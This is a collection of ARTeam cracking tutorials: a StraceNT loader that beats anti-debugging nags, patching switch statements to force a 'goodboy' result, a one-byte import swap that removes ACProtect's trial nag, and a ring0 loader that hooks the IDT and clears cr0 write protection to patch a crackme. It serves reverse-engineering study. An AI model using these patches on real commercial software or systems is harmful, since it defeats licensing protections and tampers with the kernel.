The canvas contains the original call to CreateProcessW and the new code I added which gets the pointer to PROCESS_INFORMATION from the registers and give it to the HavePhun plugin function.
Before the call there is a new PUSH EAX at address 0x01011B77 which will come handy.
After the call to the HavePhun function I will manage to fix registers and stack as the program had before my modifications. The rule is that before returning on the original path the program must find registers and stack untouched, as nothing happened.

2.6. Point 6: testing the new code

We wrote all the code above and we are then ready to test in on a target. Take any asprotected program you have in hands and try to launch it from StraceNT, but before place a Breakpoint at the CreateProcessW call at 0x01011B90.

Figure 8 reports how the Data Stack looks like. Please note the address of the last parameter pProcessInfo. This is what we need to give to the function HavePhun.




Figure 8 - Data Stack just before calling CreateProcessW

The stack also contains the EAX value we pushed on the stack at 0x01011B77.
Figure 9 shows how that pProcessInfo address looks like just after the call to CreateProcessW.




Figure 9 - PROCESS_INFORMATION structure

Figure 10 instead shows how the Data Stack looks just after the CreateProcessW: the first value on the stack is the address of the PROCESS_INFORMATION structure (we pushed on the stack at 0x01011B77), exactly what we need to call HavePhun.




Figure 10 - Stack just after call to CreateProcessW

For this example we were lucky because the required information was easy to recover, otherwise you would have had to code a little more ASM here.

If you follow the new call you will land at the entrypoint of the Dll export. The corresponding data stack is reported in Figure 11.




Figure 11 - data stack at the beginning of HavePhun

If you did all correctly the code works and you are no more bugged with anti-debugging nags.

The advantage of having written the external dll with an higher level language is that the only thing you have to worry inside StraceNT is to keep the stack integrity, to give to the new function the correct parameters and to handle return values. All the following details are left to the compiler which compiles the Dll.

NOTE
Remember that your addresses might be different, depending on the system status.

3. References

[1] "StraceNT", http://www.intellectualheaven.com
[2] "StraceNT – System Call Tracer for Windows NT", Pankaj Garg, http://www.intellectualheaven.com/Articles/StraceNT.pdf
[3] "Cracking with Loaders: Theory, General Approach and a Framework, Version 1.2", Shub-Nigurrath, ThunderPwr, http://tutorials.accessroot.com or on Code-Breakers Journal Vol.1 No.1 (2006)
[4] ToPo 1.2 by MrCrimson, version modified by RicNar
[5] IIDKing 2.01 by SantaMat, http://www.reteam.org/tools.html
[6] "Adding functions to any program using a DLL", Dracon, CodeBreakers Journal, Vol.1 No.3 (2003)

4. Conclusions

Well, this is the end of this story,I explained a possible way to improve and extending existing applications using existing tools and writing a mixture of assembler.

5. History

- Version 1.0 – First public release!

6. Greetings

I wish to tank all the ARTeam members of course and who read the beta versions of this tutorial and contributed,.. and of course you, who are still alive at the end of this quite long and complex document!

Reversing_Switches

gabri3l [ARTeam]

Reversing tutorials often cover how to change a conditional jump to affect the result of a program.
This works well when the software compares a variable to determine a registered or unregistered result.
But what happens if the program compares a variable against multiple results, many of the results leading to legitimate ends? A window's message handler is a good example, comparing what type of action the program should take dependent on what event just took place.
There are different ways to compare a variable against many constants. Most often times the author will use a switch for the comparison routine.
In this article we are going to examine how a switch functions, and how to effectively reverse it.

Switches work as such.

You have a variable, lets call is X
Now lets say when X is 1 you want to call Function A
And if X is 2 you want to call Function B
And if X is 3 then you want to call Function C.
And if X is anything else you want to call Function D

So you could do a bunch of nested if then statements:

```
If x==1
      Call FunctionA
Else
      If x==2
            Call Function B
      Else
            If x ==3
                  Call Function C
            Else
                  Call Function D
            EndIF
      EndIf
Endif
```

OR you can use a Switch.
A Switch statement (often called Switch Case statement) evaluates the variable and tests it against constant values (called Cases). The Cases can be any constant expression.
So in this example our cases are the constants 1,2,3.
We can also have a default case in the event that the variable does not equal any of the constants.

Quickly Remove a Nag - Lunar Dust[ARTeam]

I pulled this trick a long time ago against Armadillo.

Let's this time focus on ACProtect.
Want to use the demo to protect your recent release but hate getting that "Trial" nag?
Just open up your newly protected EXE and look for the first occurence of "MessageBoxA".
Change it to "GetMessageA" and save it.
Poof! Nag is forever gone.
(Note: if you are unsure which MessageBoxA to change then check out the import table with a PE Editor to see where the string is)

Why does it work? Well that's simple,
Both MessageBoxA and GetMessageA take the same amount of arguments. During the function execution, it will remove the same amount of variables from the stack as MessageBoxA would. So on return on the program your stack is not corrupted.

Now you know a quick and easy way to remove a nag that uses the MessageBoxA function. You can apply this to programs other than just Acprotect.
Personally, stay away from this protector 'cause it has many bugs. But if you wish to use it well now you can.

For more detailed information on removing Program Nags such as ACProtect see:
Acprotect Nagremover Tutorial By Shub-nigurrath
at http://tutorials.accessroot.com

```
Switch(X)
    {
       case 1:
            Call Function A
       case 2:
             Call Function B
       case 3:
             Call Function C
       default:
             Call Function D
    }
```

So what does this mean when Reversing??
Well it means that we cannot simply change a JNZ to a JMP.
Here is an example of a Switch in Olly:
(Depending on what language the program was written in the way a Switch functions can be different)

```
00453580  /$  8B4424 14     MOV EAX, DWORD PTR SS:[ESP+14]
00453584      48            DEC EAX                                  ;  SWITCH (EAX) {
00453585  |.  83F8 04       CMP EAX, 4                               ;  OUR VARIABLE IN
EAX IS COMPARED AGAINST 4
00453588  |.  0F87 94000000 JA Cerberus.00453622                      ;  JUMP IF X IS
GREATER THAN 4
0045358E  |.  FF2485 283645>JMP NEAR DWORD PTR DS:[EAX*4+453628]     ;  HERE IS WHERE THE
CASE IS COMPARED
00453595  |>  8B4424 08     MOV EAX, DWORD PTR SS:[ESP+8]            ;  Case 2 of switch
00453584
00453599  |.  8B4C24 10     MOV ECX, DWORD PTR SS:[ESP+10]
0045359D  |.  8B5424 0C     MOV EDX, DWORD PTR SS:[ESP+C]
004535A1  |.  6A 02         PUSH 2
004535A3  |.  68 342A4700   PUSH Cerberus.00472A34                   ;  ASCII “xsd:byte”
004535A8  |.  50            PUSH EAX
004535A9  |.  8B4424 10     MOV EAX, DWORD PTR SS:[ESP+10]
004535AD  |.  51            PUSH ECX
004535AE  |.  52            PUSH EDX
004535AF  |.  50            PUSH EAX
004535B0  |.  E8 EB25FFFF   CALL Cerberus.00445BA0
004535B5  |.  83C4 18       ADD ESP, 18
004535B8  |.  C3            RETN
004535B9  |>  8B4C24 08     MOV ECX, DWORD PTR SS:[ESP+8]            ;  Case 1 of switch
00453584
004535BD  |.  8B5424 10     MOV EDX, DWORD PTR SS:[ESP+10]
004535C1  |.  8B4424 0C     MOV EAX, DWORD PTR SS:[ESP+C]
004535C5  |.  6A 01         PUSH 1
004535C7  |.  68 C0264700   PUSH Cerberus.004726C0                   ;  ASCII “xsd:int”
004535CC  |.  51            PUSH ECX
004535CD  |.  8B4C24 10     MOV ECX, DWORD PTR SS:[ESP+10]
004535D1  |.  52            PUSH EDX
004535D2  |.  50            PUSH EAX
004535D3  |.  51            PUSH ECX
004535D4  |.  E8 872BFFFF   CALL Cerberus.00446160
004535D9  |.  83C4 18       ADD ESP, 18
004535DC  |.  C3            RETN
004535DD  |>  8B4424 10     MOV EAX, DWORD PTR SS:[ESP+10]           ;  Case 5 of switch
00453584
004535E1  |.  8B4C24 04     MOV ECX, DWORD PTR SS:[ESP+4]
004535E5  |.  6A 03         PUSH 3
```

```
004535E7  |.  6A 00          PUSH 0
004535E9  |.  8D5424 10      LEA EDX, DWORD PTR SS:[ESP+10]
004535ED  |.  52             PUSH EDX
004535EE  |.  50             PUSH EAX
004535EF  |.  68 90274700    PUSH Cerberus.00472790                  ;  ASCII “QName”
004535F4  |.  51             PUSH ECX
004535F5  |.  E8 1627FFFF    CALL Cerberus.00445D10
004535FA  |.  83C4 18        ADD ESP, 18
004535FD  |.  C3             RETN
004535FE  |>  8B4424 10      MOV EAX, DWORD PTR SS:[ESP+10]          ;  Case 3 of switch
00453584
00453602  |.  8B4C24 0C      MOV ECX, DWORD PTR SS:[ESP+C]
00453606  |.  6A 03          PUSH 3
00453608  |.  68 E0264700    PUSH Cerberus.004726E0                  ;  ASCII “xsd:string”
0045360D  |.  8D5424 10      LEA EDX, DWORD PTR SS:[ESP+10]
00453611  |.  52             PUSH EDX
00453612  |.  8B5424 10      MOV EDX, DWORD PTR SS:[ESP+10]
00453616  |.  50             PUSH EAX
00453617  |.  51             PUSH ECX
00453618  |.  52             PUSH EDX
00453619  |.  E8 F226FFFF    CALL Cerberus.00445D10
0045361E  |.  83C4 18        ADD ESP, 18
00453621  |.  C3             RETN
00453622  |>  33C0           XOR EAX, EAX                            ;  Default case of
switch 00453584
00453624  \.  C3             RETN
```


Now lets just Pretend that Case 3 is goodboy message, Case 2 is BadBoy message, and Case 5 is an About Box. This means that you cannot just patch the Switch to always jump to Case 3 because then the About Box would never be shown.
We need to patch within the case to get the result we desire.
To solve the problem and always show the GOOD BOY message we can add a JMP within Case 2 to jump to Case 3.

```
00453584      48             DEC EAX                                 ;  SWITCH (EAX) {
00453585  |.  83F8 04        CMP EAX, 4                              ;  OUR VARIABLE IN
EAX IS COMPARED AGAINST 4
00453588  |.  0F87 94000000 JA Cerberus.00453622                     ;  JUMP IF X IS
GREATER THAN 4
0045358E  |.  FF2485 283645>JMP NEAR DWORD PTR DS:[EAX*4+453628]     ;  HERE IS WHERE THE
CASE IS COMPARED
00453595      EB 63          JMP SHORT Cerberus.004535FA             ;  ***REDIRECTED CASE
2 TO CASE 3***
00453597      90             NOP
00453598      90             NOP
00453599  |.  8B4C24 10      MOV ECX, DWORD PTR SS:[ESP+10]
0045359D  |.  8B5424 0C      MOV EDX, DWORD PTR SS:[ESP+C]
004535A1  |.  6A 02          PUSH 2
004535A3  |.  68 342A4700    PUSH Cerberus.00472A34                  ;  ASCII “xsd:byte”
004535A8  |.  50             PUSH EAX
004535A9  |.  8B4424 10      MOV EAX, DWORD PTR SS:[ESP+10]
004535AD  |.  51             PUSH ECX
004535AE  |.  52             PUSH EDX
004535AF  |.  50             PUSH EAX
004535B0  |.  E8 EB25FFFF    CALL Cerberus.00445BA0
004535B5  |.  83C4 18        ADD ESP, 18
004535B8  |.  C3             RETN
```

```
004535B9  |>  8B4C24 08     MOV ECX, DWORD PTR SS:[ESP+8]           ;  Case 1 of switch
00453584
004535BD  |.  8B5424 10     MOV EDX, DWORD PTR SS:[ESP+10]
004535C1  |.  8B4424 0C     MOV EAX, DWORD PTR SS:[ESP+C]
004535C5  |.  6A 01         PUSH 1
004535C7  |.  68 C0264700   PUSH Cerberus.004726C0                 ;  ASCII “xsd:int”
004535CC  |.  51            PUSH ECX
004535CD  |.  8B4C24 10     MOV ECX, DWORD PTR SS:[ESP+10]
004535D1  |.  52            PUSH EDX
004535D2  |.  50            PUSH EAX
004535D3  |.  51            PUSH ECX
004535D4  |.  E8 872BFFFF   CALL Cerberus.00446160
004535D9  |.  83C4 18       ADD ESP, 18
004535DC  |.  C3            RETN
004535DD  |>  8B4424 10     MOV EAX, DWORD PTR SS:[ESP+10]          ;  Case 5 of switch
00453584
004535E1  |.  8B4C24 04     MOV ECX, DWORD PTR SS:[ESP+4]
004535E5  |.  6A 03         PUSH 3
004535E7  |.  6A 00         PUSH 0
004535E9  |.  8D5424 10     LEA EDX, DWORD PTR SS:[ESP+10]
004535ED  |.  52            PUSH EDX
004535EE  |.  50            PUSH EAX
004535EF  |.  68 90274700   PUSH Cerberus.00472790                 ;  ASCII “QName”
004535F4  |.  51            PUSH ECX
004535F5  |.  E8 1627FFFF   CALL Cerberus.00445D10
004535FA  |.  83C4 18       ADD ESP, 18
004535FD  |.  C3            RETN
004535FE  |>  8B4424 10     MOV EAX, DWORD PTR SS:[ESP+10]          ;  Case 3 of switch
00453584
00453602  |.  8B4C24 0C     MOV ECX, DWORD PTR SS:[ESP+C]
00453606  |.  6A 03         PUSH 3
00453608  |.  68 E0264700   PUSH Cerberus.004726E0                 ;  ASCII “xsd:string”
```

Now when Case 2 is Called you will get Case 3, Case 5 remains untouched so the About Box will work properly.
Redirection is the simplest way to manage a switch.

Hope you enjoyed this small article and that it helps give you a better grasp on how to effectively reverse.



Developing a Ring0 Loader

Deroko[ARTeam]

1. Introduction

Why should we write ring0 loader? For fun, of course. Advantage of ring0 loader is speed. Also ring0 loader may work only as Debug Loader, because we have to singal ring0 code somehow that we want something to be patched on certain address. Crackme that I will use is simple ASPack crackme with NAG screen. The reason why I chose ASPack is because ASPack is simple to unpack, and we are dealing here with ring0 loader...

2. Required Knowledge

First we have to know how debugger works, but from ring0 point of view.
Whenever some exception occurs in debugged process ring0 code receives control via various IDT entries:

```
:idt
Int   Type     Sel:Offset     Attributes Symbol/Owner
IDTbase=8003F400  Limit=07FF
0000  IntG32   0008:804D8BFF  DPL=0  P   _KiTrap00
0001  IntG32   0008:F03FA760  DPL=0  P   icextension!.text+62E0
0002  TaskG    0058:00000000  DPL=0  P   _KiTrap02
0003  IntG32   0008:F03F9FB0  DPL=3  P   icextension!.text+5B30
0004  IntG32   0008:804D92E0  DPL=3  P   _KiTrap04
0005  IntG32   0008:804D9441  DPL=0  P   _KiTrap05
0006  IntG32   0008:804D95BF  DPL=0  P   _KiTrap06
0007  IntG32   0008:804D9C33  DPL=0  P   _KiTrap07
0008  TaskG    0050:00000000  DPL=0  P   _KiTrap08
0009  IntG32   0008:804DA060  DPL=0  P   _KiTrap09
000A  IntG32   0008:804DA185  DPL=0  P   _KiTrap0A
000B  IntG32   0008:804DA2CA  DPL=0  P   _KiTrap0B
000C  IntG32   0008:804DA530  DPL=0  P   _KiTrap0C
000D  IntG32   0008:804DA827  DPL=0  P   _KiTrap0D
000E  IntG32   0008:804DAF25  DPL=0  P   _KiTrap0E
000F  IntG32   0008:804DB25A  DPL=0  P   _KiTrap0F
0010  IntG32   0008:804DB37F  DPL=0  P   _KiTrap10
```

Of course, SoftICE is hiding from our eyes that some entries in IDT are hooked by SoftICE itselfs:

```
:!idt
0000  IntG32   0008:F05B6A2E  DPL=0  P   NTice!.text+0008A6AE
0001  IntG32   0008:F03FA760  DPL=0  P   icextension!.text+62E0
0002  IntG32   0008:F060AF97  DPL=0  P   NTice!.data+9297
0003  IntG32   0008:F03F9FB0  DPL=3  P   icextension!.text+5B30
0004  IntG32   0008:804D92E0  DPL=3  P   _KiTrap04
0005  IntG32   0008:804D9441  DPL=0  P   _KiTrap05
0006  IntG32   0008:F060AFA6  DPL=0  P   NTice!.data+92A6
0007  IntG32   0008:804D9C33  DPL=0  P   _KiTrap07
0008  TaskG    0050:00001178  DPL=0  P
0009  IntG32   0008:804DA060  DPL=0  P   _KiTrap09
000A  IntG32   0008:804DA185  DPL=0  P   _KiTrap0A
000B  IntG32   0008:804DA2CA  DPL=0  P   _KiTrap0B
000C  IntG32   0008:F060AFB5  DPL=0  P   NTice!.data+92B5
000D  IntG32   0008:F060AFC4  DPL=0  P   NTice!.data+92C4
000E  IntG32   0008:F060AFD3  DPL=0  P   NTice!.data+92D3
000F  IntG32   0008:804DB25A  DPL=0  P   _KiTrap0F
0010  IntG32   0008:804DB37F  DPL=0  P   _KiTrap10
```

If you look at output of Ice-Ext !idt command you may see that IDT entries are hooked by SoftICE. Why?

Simple, debugger MUST catch exception and process it, when Fault or Trap occurs SoftICE gains control over his hooks in IDT and decides what to do.

Well we are going to do same thing. We are going to hook some entries in IDT (Interupt Descriptor Table) and decide if exception occured under our conditions, if not, pass exception to default handler.

To hook IDT entries, first we have to know how to get them, Address of IDT we receive with sidt instruction.

```
<++>
.data
idttable                dq      ?

.code
                        sidt    fword ptr[idttable]
                        mov     eax, dword ptr[idttable+2]

<++>
```

sidt needs 6 bytes to store data. in low word it stores limit field, and address of IDT is stored in high 4 bytes:

```
 +---------+--------------------+
 |  LIMIT  | Virtuelna Adresa   |
 +---------+--------------------+
 0       15 16                  47
```

Here is sample of obsfucated code in themida protector to get IDT base without usage of any variable:

Note: this is garbage code due to 2 push/pop combo

```
push    edi                     ;save edi
push    edi                     ;ESP - 4
sidt    fword ptr[esp-2]        ;don't care about limit
pop     edi                     ;EDI will hold IDT base
pop     edi                     ;restore edi
```

Well this is junk code, but it is nice example on how to get IDT base, and GDT base with minimum effort =)

Ok, once we obtain IDT address we may hook some entries. IDT is nothing more than table of 8 byte long entries.
Each entry looks like this:

```
31               16 15    13 12       8  7   5 4        0
+----------------+---+-----+-----------+------+---------+
| Offset 31..16  | P | DPL | 0 D 1 1 1 | 0 0 0|         |
+----------------+---+-----+-----------+------+---------+

31                       16 15                           0
+--------------------------+-----------------------------+
|  Segment Selector        |    Offset 15..0             |
+--------------------------+-----------------------------+
```

To hook entry, frist we have to know which one to hook, in our small loader, we are going to hook int 3 or IDT entry number 3.

```
.data
idttable                dq      ?

.code
                        sidt    fword ptr[idttable]
                        mov     ebx, dowrd ptr[idttable+2]

                        lea     eax, [ebx+3*8]  ;offset to 3rd entry

                        mov     cx, [eax+6]     ;we are taking High Word
                        rol     ecx, 16
                        mov     cx, [eax]       ;and we are taking Low Word
```

After this code we will have in ECX address of current int3h handle. We have to save this address because we have to call default handler if exception doesn't meat our conditions.

After we have saved oldhandle, we have to hook int03 handle:

```
                        mov     ecx, offset __mynewint3h
                        mov     [eax], cx
                        rol     ecx, 16
                        mov     [eax+6], cx
```

and that's all about IDT hooking.

Next thing is to disable Write Protection in cr0 register so we can write wherever we want w/o causing PageFault. Note that IDT is writable from ring0, so we don't have to disable WP prior to hooking IDT (don't know about w2k3)

Disabling/Enabling Write Protection is very simple on IA32 CPUs and consist of clearing and setting bit 16 in cr0:

Disable WriteProtection:

```
                        mov     eax, cr0
                        and     eax, 0FFFEFFFFh
                        mov     cr0, eax
```

After we are done with writing we may set Write Protection on:

```
                        mov     eax, cr0
                        or      eax, 10000h
                        mov     cr0, eax
```

Simple, isn't it?

One more condition is left to go over. We have to know when exception occured in our process. We have two choices:

1. PsGetCurrentProcessId
2. use cr3 to identify our process

Disassembly of PsGetCurrentProcessId:

```
.text:804DE245 _PsGetCurrentProcessId@0 proc near
.text:804DE245                 mov     eax, large fs:124h
.text:804DE24B                 mov     eax, [eax+1ECh]
.text:804DE251                 retn
.text:804DE251 _PsGetCurrentProcessId@0 endp
```

in ring0, fs should point to KPCR:

```
kd> dt nt!_KPCR
   +0x000 NtTib            : _NT_TIB
   +0x01c SelfPcr          : Ptr32 _KPCR
   +0x020 Prcb             : Ptr32 _KPRCB
   +0x024 Irql             : UChar
   +0x028 IRR              : Uint4B
   +0x02c IrrActive        : Uint4B
   +0x030 IDR              : Uint4B
   +0x034 KdVersionBlock   : Ptr32 Void
   +0x038 IDT              : Ptr32 _KIDTENTRY
   +0x03c GDT              : Ptr32 _KGDTENTRY
   +0x040 TSS              : Ptr32 _KTSS
   +0x044 MajorVersion     : Uint2B
   +0x046 MinorVersion     : Uint2B
   +0x048 SetMember        : Uint4B
```

```
   +0x04c StallScaleFactor : Uint4B
   +0x050 DebugActive      : UChar
   +0x051 Number           : UChar
   +0x052 Spare0           : UChar
   +0x053 SecondLevelCacheAssociativity : UChar
   +0x054 VdmAlert         : Uint4B
   +0x058 KernelReserved   : [14] Uint4B
   +0x090 SecondLevelCacheSize : Uint4B
   +0x094 HalReserved      : [16] Uint4B
   +0x0d4 InterruptMode    : Uint4B
   +0x0d8 Spare1           : UChar
   +0x0dc KernelReserved2  : [17] Uint4B
   +0x120 PrcbData         : _KPRCB
kd>
```

offset +124 is :

```
kd> dt nt!_KPRCB
   +0x000 MinorVersion     : Uint2B
   +0x002 MajorVersion     : Uint2B
   +0x004 CurrentThread    : Ptr32 _KTHREAD <---- fs:[124h]
```

and offset 1ECh in KTHRED is(to be more accurate ETHREAD):

```
   +0x1e0 ActiveTimerListLock : Uint4B
   +0x1e4 ActiveTimerListHead : _LIST_ENTRY
   +0x1ec Cid                 : _CLIENT_ID
```

0x1ec is nothing more then PID.

But to make this work we have to load fs with 30h, because fs should
point to KPCR.

The secong and the simplest way to accomplish this is to use cr3 as process ID.
Since all processes in Windows NT family have their own address space we are
sure that each process will have unique content of cr3. cr3 register hold
Physical Address of PDE (Page Directory Entries) and is mapped at 0C0300000h.
There are some nice articles and books that explain paging on IA32 CPUs, so
I won't go in detail here. [1,4]

To accomplish this task we are going to use 4 DDIs exported from ntoskrnl.exe

PsLookupProcessByProcessId
ObDereferenceObject
KeStackAttachProcess
KeUnstackDetachProcess

prototype:

```
PsLookupProcessByProcessId (PID, ptr EPROCESS)
ObDereferenceObject (IN POBJECT_BODY)
KeStackAttachProcess(PEPROCESS, PTR KAPC_STATE)
KeUnstackDetachProcess(PTR KAPC_STATE)
```

note that we may use KeAttachProcess and KeDetachProcess instead of KeStackAttachProcess nad KeUnstackDetachProcess but we are advised to use KeStackAttachProcess with simple explanation :

“The KeAttachProcess routine is obsolete and is exported to support existing driver binaries only.”

Since 10 or more lines of code will show more than 1000 words I will show code snippets immidiately:

```
.data
eprocess                dd      ?
.code:
...
                        push    offset eprocess
                        push    pid
                        call    PsLookupProcessByProcessId
```

If PsLookupProcessByProcessId fail, then eax != 0, if eax == 0 then eveything went fine and we got our ptr to EPROCESS. Also note that we must call ObDereferenceObject, since PsLookupProcessByProcessId will increment reference count in object header. Yep, everyhing is object on winNT family. If you don’t use ObDereferenceObject, you can terminate it but still, when you type ADDR in softice to display all tasks, you will see your process. Why? Simple, windows will not delete object as long as it’s ReferenceCount isn’t zero.

For this little experiment I’ll be using driver w/o ObDereferenceObject. Process is “terminated” at this point(not visible in task manager nor Process Explorer).

```
:addr
 CR3       LDT Base:Limit  KPEB Addr PID   Name
 ...
 130FA000                  81CCEDA0  0490  kd
 0482F000                  81CD93A0  0C8C  CMD
 07DD1000                  81CA8BF8  0398  crackme
*00039000                  80552580  0000  Idle
```

Now let see what livekd has to say about this:

```
kd> !process 398
Searching for Process with Cid == 398
PROCESS 81ca8bf8  SessionId: 0  Cid: 0398    Peb: 7ffda000  ParentCid: 0f84
...
kd> dt nt!_OBJECT_HEADER 81ca8bf8-18
   +0x000 PointerCount     : 1          <--- Here is reference count
   +0x004 HandleCount      : 0
   +0x004 NextToFree       : (null)
   +0x008 Type             : 0x81fcaca0
...
```

For detailed dump plese refer to Appendix.
For more detailed information on Object Manager please reffer to [2,3].

So our code till now will look like like this:

```
<++>
                        push    offset eprocess
                        push    pid
                        call    PsLookupProcessByProcessId
                        test    eax, eax
                        jnz     __sh_fail

                        push    eprocess
                        call    ObDereferenceObject
```

Next thing that we have to do is to attach to process and force PDE/PTE swithing (cr3 reloading with new value). We accomplish this by using KeStackAttachProcess:

KeStackAttachProcess takes 2 args and those are ptr to EPROCESS struct, and ptr to KAPC_STATE. We are not interested in KAPC_STATE at all but here it is anyway:

```
kd> dt nt!_KAPC_STATE
   +0x000 ApcListHead      : [2] _LIST_ENTRY
   +0x010 Process          : Ptr32 _KPROCESS
   +0x014 KernelApcInProgress : UChar
   +0x015 KernelApcPending : UChar
   +0x016 UserApcPending   : UChar
kd>
```

Since we are not going to use this struct, we may simply allocate buffer large enough (size of struct = 18h) to hold data:

```
<++>
.data
apcstate                db      20h dup(0)
eprocess                dd      ?

.code
...
                        push    offset eprocess
                        push    pid
                        call    PsLookupProcessByProcessId
                        test    eax, eax
                        jnz     __error
                        push    eprocess
                        call    ObDereferenceObject
                        push    offset apcstate
                        push    eprocess
                        call    KeStackAttachProcess
                        mov     eax, cr3
                        mov     c_cr3, eax
                        <inserting first int3h at this point>
                        push    offset apcstate
                        call    KeUnstackDetachProcess
<++>
```

One more trick that is very very importan, PDE/PTE won't be reloaded by simple changing value of cr3 to point to new PDE. I've examined values of PDE/PTE right after cr3 switching and those were filled with 0.

```
                        switch context
                        mov     eax, 401000h
                        shr     eax, 22
                        mov     eax, [eax*4+0C0300000h]         ;PDE

                        and

                        mov     eax, 401000h
                        shr     eax, 12
                        mov     eax, [eax*4+0C0000000h]          ;PTE
```

resulted in eax == 0!?!?

So little shortcut had to be taken to force reloading (refreshing?), by simple reading one byte from our process, at this point I had PTE of requested page in data window of SoftICE and I was supprised how by reading one byte from target process forced PTE reloading. I don't have explanation for this, so I wrapped my code in SEH:

```
                        init_ring0_seh  __safe

                        mov     eax, insertint3h
                        mov     ebx, [eax]
                        mov     byte ptr[eax], 0cch

__safe:                 remove_ring0_seh
```

init_ring0_seh and remove_ring0_seh are just 2 simple macros definied in ring0.inc to set seh with one line in source file.

Also we may use MmProbeAndLockPages to lock pages in Physical Memory prior to storing our int 3h, and MmUnlockPages once we are done with writing.

Ok, now we know all we need to write loader, now is time to code our driver:

3. Practice

Load our crackme.exe in your favorite debugger, of course, SoftICE =):

```
001B:00406001  PUSHAD
001B:00406002  CALL      0040600A
001B:00406007  JMP       459D64F7
001B:0040600C  PUSH      EBP
001B:0040600D  RET
001B:0040600E  CALL      00406014
001B:00406013  JMP       00406072
001B:00406015  MOV       EBX,FFFFFFED
```

Finding OEP in ASPack is not very hard so let's find magic addresses:

```
001B:004063B0  JNZ       004063BA
001B:004063B2  MOV       EAX,00000001
001B:004063B7  RET       000C
001B:004063BA  PUSH      00401000
001B:004063BF  RET                   <--- we are gona set int 3h here (ret oep)
001B:004063C0  MOV       EAX,[EBP+00000426]
001B:004063C6  LEA       ECX,[EBP+0000043B]
001B:004063CC  PUSH      ECX
```

and crackme:

```
001B:00401000  PUSH      00
001B:00401002  CALL      KERNEL32!GetModuleHandleA
001B:00401007  PUSH      00
001B:00401009  PUSH      00401022
001B:0040100E  PUSH      00
001B:00401010  PUSH      000003E7
001B:00401015  PUSH      EAX
001B:00401016  CALL      USER32!DialogBoxParamA
001B:0040101B  PUSH      00
001B:0040101D  CALL      KERNEL32!ExitProcess
001B:00401022  ENTER     0000,00
001B:00401026  PUSHAD
001B:00401027  XOR       EAX,EAX
001B:00401029  CMP       DWORD PTR [EBP+0C],00000110
001B:00401030  JZ        00401049
001B:00401032  CMP       DWORD PTR [EBP+0C],10
001B:00401036  JNZ       00401062
001B:00401038  PUSH      00
001B:0040103A  PUSH      DWORD PTR [EBP+08]
001B:0040103D  CALL      USER32!EndDialog
001B:00401042  MOV       EAX,00000001
001B:00401047  JMP       00401062
001B:00401049  PUSH      00
001B:0040104B  PUSH      00402004 ; "nag"
001B:00401050  PUSH      00402000 ; "NAG"
001B:00401055  PUSH      DWORD PTR [EBP+08]
001B:00401058  CALL      USER32!MessageBoxA  <-- NAG
001B:0040105D  MOV       EAX,00000001
001B:00401062  MOV       [ESP+1C],EAX
001B:00401066  POPAD
001B:00401067  LEAVE
001B:00401068  RET       0010
001B:0040106B  JMP       [KERNEL32!ExitProcess]
001B:00401071  JMP       [KERNEL32!GetModuleHandleA]
001B:00401077  JMP       [USER32!DialogBoxParamA]
001B:0040107D  JMP       [USER32!MessageBoxA]
001B:00401083  JMP       [USER32!EndDialog]
```

We are gona kill our NAG by simple passing 0xFF as 4th argument to MessageBoxA.

Great we have 2 addresses:

1. 004063BFh where we will store our int3h prior to resuming primary thread
2. 0040104Ah where we will store our patch (0FFh)

I've shown you how to store 1st int 3h in target process using PDE/PTE reloading.
Now is time for my simple int 3h handler:

Don't be confused by it's size, there is some prolog and epilog code and it is
very simple:

initint and restoreint are just macros to make code smaller, all they do is
save all registers on stack, and load fs with 30h so it will point to KPCR.

```
<++>
myint3h:                initint

                        mov     eax, cr3
                        cmp     eax, c_cr3              ;first we check if this is
                        jne     __passdown              ;our process
                        mov     eax, [esp.int_eip]      ;then we take saved EIP from
                        dec     eax                     ;stack and compare it with our
                        cmp     eax, insertint3h        ;int3h
                        jne     __passdown
                        mov     eax, patchme            ;now we are checking if page
                        shr     eax, 22                 ;is present in physical memory
                        test    dword ptr[eax*4+0C0300000h], 1 ;is PTE present?
                        jz      __passdown
                        mov     eax, patchme
                        shr     eax, 12
                        test    dword ptr[eax*4+0C0000000h], 1  ;is page present
                        jz      __passdown
                        mov     eax, cr0
                        and     eax, 0FFFEFFFFh
                        mov     cr0, eax
                        mov     eax, patchme
                        mov     byte ptr[eax], 0ffh             ;write our patch
                        mov     eax, cr0
                        or      eax, 10000h
                        mov     cr0, eax
                        mov     [esp.int_eip], 401000h          ;and simple redirect eip
                                                                ;to oep
                        restoreint                              ;restore registers
                        iretd                                   ;return from interrupt

__passdown:             restoreint
                        jmp     cs:[oldint3h]

insertint3h             equ     004063BFh
patchme                 equ     0040104Ah

<++>
```

If you run loader.exe you will see that NAG is killed, but if you run crackme.exe w/o loader then it will crash:

```
001B:004063B0  JNZ       004063BA
001B:004063B2  MOV       EAX,00000001
001B:004063B7  RET       000C
001B:004063BA  PUSH      00401000
001B:004063BF  INT       3
